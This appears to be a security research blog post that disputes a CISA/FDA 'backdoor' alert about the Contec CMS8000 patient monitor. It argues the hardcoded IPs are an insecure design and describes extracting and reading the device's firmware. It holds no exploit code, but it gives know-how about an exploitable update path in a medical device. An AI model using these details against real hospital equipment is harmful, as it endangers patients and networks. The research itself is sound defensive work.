Do the CONTEC CMS8000 Patient Monitors Contain a Chinese Backdoor? The Reality is More Complicated…

claroty.com/team82/research/are-contec-cms8000-patient-monitors-infected-with-a-chinese-backdoor-the-reality-is-more-complicated


February 2, 2025

←

Return to Team82 Research

Team82

/ February 2nd, 2025



Executive Summary

- On Jan. 30, The Cybersecurity Infrastructure & Security Agency (CISA) released an alert, complemented by a notification from the U.S. Food and Drug Administration (FDA) suggesting that the Contec CMS8000 patient monitor and OEM white-label variants contain a backdoor communicating to a Chinese IP address.

- Team82 investigated the firmware and reached the conclusion that it is most likely not a hidden backdoor, but instead an insecure/vulnerable design that introduces great risk to the patient monitor users and hospital networks.

- Our conclusion is mainly based on the fact that the vendor—and resellers who re-label and sell the monitor—list the IP address in their manuals and instruct users to configure the Central Management System (CMS) with this IP address within their internal networks.

- In addition, the upgrade flow requires a physical button press during the patient monitor boot process.

- The hardcoded IPs found in the device are `202.114.4.119` (CMS server) over TCP ports 515-520, `202.114.4.120` (HL7 server) over TCP port 511.

- Team82 researched and presented at Claroty's 2022 Nexus Conference a working PoC exploiting the insecure design flaw in the Contec CMS8000 and attacking the patient monitor, below.

- **Update, Feb. 25:** CISA updated its advisory to reflect a vulnerability reports by Team82. CVE-2025-1204 is a remotely exploitable hidden function vulnerability in the "update" binary in the firmware of the affected. The product sends attempts to mount to a hard-coded, routable IP address, bypassing existing device network settings to do so.

Watch Video At:


https://youtu.be/lHZtDS7jPbo

Background

On Jan. 30, CISA released an alert, complemented by a notification from the FDA suggesting that the Contec CMS8000 patient monitor and its white-label OEM variants contains a backdoor. Because this is a patient monitor manufactured in China, the notification alerts healthcare providers that the device "can create conditions which may allow remote code execution and device modification with the ability to alter its configuration. This introduces risk to patient safety as a malfunctioning monitor could lead to improper responses to vital signs displayed by the device." The notification states explicitly that this backdoor is "hidden functionality" (CWE-912), pointing to a hardcoded-IP address in China for the outbound communication of patient data and firmware updates.

Summary of Team82's Findings

Through Team82's analysis, we have come to the conclusion that this alert is not a hidden backdoor as suggested by CISA and the FDA, but instead an insecure design issue, creating potential security risks to patient data. The CONTEC Operator Manual specifically mentions this "hard-coded" IP address as the Central Management System (CMS) IP address that organizations should use, so it is not hidden functionally as stated by CISA.



3.7.1 NET CONFIG

Press "NET CONFIG" to pop the following menu:

NET CONFIG

NET TYPE CUSTOM

CARD SET WIRELESS

LOCAL NET NO 5

SERVER IP 202.114.4.119

LOCAL IP CONFIG>>

SELECT ROUTE

E X I T

Back to the upper menu.

Figure 3-23 NET CONFIG

- **NET TYPE:**CMS/CUSTOM

CMS: the Server IP is fixed, "202.114.4.119", "LOCAL IP CONFIG" is unavailable.
CUSTOM: when this item is selected, CMS and machine's IP can be changed as you need.The following is "LOCAL IP SETUP" menu.

The Contec manual recommends the CMS hardcoded IP address: 202.114.4.119.

Absent additional threat intelligence, this nuance is important because it demonstrates a lack of malicious intent, and therefore changes the prioritization of remediation activities. Said differently, this is not likely to be a campaign to harvest patient data and more likely to be an inadvertent exposure that could be leveraged to collect information or perform insecure firmware updates. Regardless, because an exposure exists that is likely leaking PHI randomly or could be used in some scenarios for malicious updates, the exposure should be remediated as a priority (see recommendations below).

Technical Details

We bought the CONTEC CMS8000 device and extracted the flash chip from the firmware.

Step 1: Plug in the device


The first thing we did when we got the device was to connect it and verify its fully working, including peripherals like the SpO2 oxygen sensor. We also installed the CMS software and streamed patient data to our server. The default configuration, as listed by the vendor's installation guide and PDF manuals, was to use the 202.114.4.119 IP address for the CMS server. This IP address was also pre-configured in our device (this was explained in the manual).

Reading vitals using the Contec CMS8000 patient monitor.

Then, we wanted to extract the firmware. So we opened the device carefully and unplugged the battery so we wouldn't get electrocuted.

Popping open the patient monitor.


Step 2: Extract the NAND Chip




The inner PCBs of Contec CMS8000.


Next, we identified key hardware components:


- Board is SmartARM3250 board with the LPC3250 Microcontroller
- CPU is ARM926EJ-S rev 4 (v5l)
- Flash chip which turned out to be S34ML01G200TFI000 NAND Flash SLC,1Gb,3x,3V,x8,4bit,TS48 by SkyHigh Memory.



The NAND Flash chip used by the Contec CMS8000.




SUNSHINE



Step-by-step desoldering of the NAND memory chip from the PCB.


Step 3: Read the Firmware

Now that we had our chip extracted, time to read its contents.

Chip reader used to read the Contec memory chip.

Step 4: Parse and Analyze the Firmware

The firmware blob was structured as a YAFFS flash file system, so we parsed it to extract the Linux based root filesystem.



